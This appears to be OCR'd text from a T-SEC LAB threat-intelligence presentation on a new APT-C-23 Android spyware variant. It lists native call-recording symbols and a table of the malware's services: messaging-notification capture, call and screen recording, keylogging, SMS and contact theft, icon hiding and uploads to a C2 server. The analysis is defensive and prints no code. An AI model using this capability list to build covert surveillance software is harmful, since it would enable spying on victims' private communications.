AndroidAudioRecord::set(int,uint,int,uint,uint)
AndroidAudioRecord::set(int,uint,int,uint,uint)
AndroidAudioRecord::start(void)
AndroidAudioRecord::stop(void)
AndroidAudioRecord::~AndroidAudioRecord()
AndroidAudioRecord::~AndroidAudioRecord()
Java_net_callrec_library_fix_CallRecorderFix_load
Java_net_callrec_library_fix_CallRecorderFix_startFix
Java_net_callrec_library_fix_CallRecorderFix_startFix7
Java_net_callrec_library_fix_CallRecorderFix_stopFix
Java_net_callrec_library_recorder_AudioRecordNative_nativeCreate
Java_net_callrec_library_recorder_AudioRecordNative_nativeDestroy
Java_net_callrec_library_recorder_AudioRecordNative_nativeInit
Java_net_callrec_library_recorder_AudioRecordNative_nativeRead
Java_net_callrec_library_recorder_AudioRecordNative_nativeStart
Java_net_callrec_library_recorder_AudioRecordNative_nativeStop

NEW VARIANT OF APT-C-23


Adversary delete Android native code. All malicious code is Java.



All malicious behaviors are as follows:

APT-C-23 ATTACK ANALYSIS

Malicious Behavior	Description	Malicious Behavior	Description
NotificationListener	Get notification from Viber, Imo, Skype, Instagram, Telegram, Messenger, Facebook.	ChatService	Get chat file
MyAccessibilityService	Monitor OUTGOING_WHATSAPP_CALL event.	ContactsService	Get all contacts
VoiceRecorderService	Record audio and video	FilesTreeService	Get the number of different file types, such as images count : xxx
BootCheckRecordersService	Schedule Boot Records	UploadFilesTreeService	Upload data["device_name","file_type","files_count", "images_count", “fetched_files_count"].
CallRecorderService	CALL RECORDING	InstalledApplicationsService	Get installed app pkg name and upload
VoiceRecNewService	Record audio and video as xxx.raw and xxx.mp3.	PrepareRecordsService	Prepare records
ConvertRawService	Convert .raw to .mp3	ScanFilesService	Scan files[“mp3”,”3gp”,”wav”,”PCM”,”rm”,”AIFF”,”WMA”,”RAM”,”raw"]
GetRecordsServices	Start getting zip records and upload zip file.	SendOnlineStatusService	Send data["device_name", "package_name", ”conn_type”] to Firebase
GetDocsServices	Start getting zip docs(SMS, Contacts, Call Log and device applications). Next, upload zip file.	SendResponseService	Send data["request_id”, ”command", "request_status", "response_msg", "record_part_num", “record_parts_count"]
GetImagesServices	Start getting zip images. Next, upload zip file.	SMSService	Get all SMS
ChangeAppIconService	Change application icon	SplitZipService	Splite zip file
HideAppIconService	Hide application icon	UploadFileService	Upload file to C2 Server
screen.ScreenRecorderService	Screen shot	VOIPCallListenerService	Recording was interrupted by a mobile call. Recording will resume after the call ends
AddNewDeviceService	Upload android update intelligence to Firebase	SendAudioRecordingStatusService	Send audio recording status to C2
CallLogService	Get call log details	ScheduledRecordersService	Scheduled recording file upload.
CameraService	Start camera	SendSharedPrefService	Send SharedPreferences data to C2
CamServices	Split zip image capture	getLogFilesService	GET KEY LOGGER FILE
ChatService	Get chat file	SendFilesCountService	Send data["all_files_count”, ”uploaded_files_count”, “not_uploaded_files_count”, ”device_name”] to C2.



T-SEC LAB

4 December 2021 at 15:23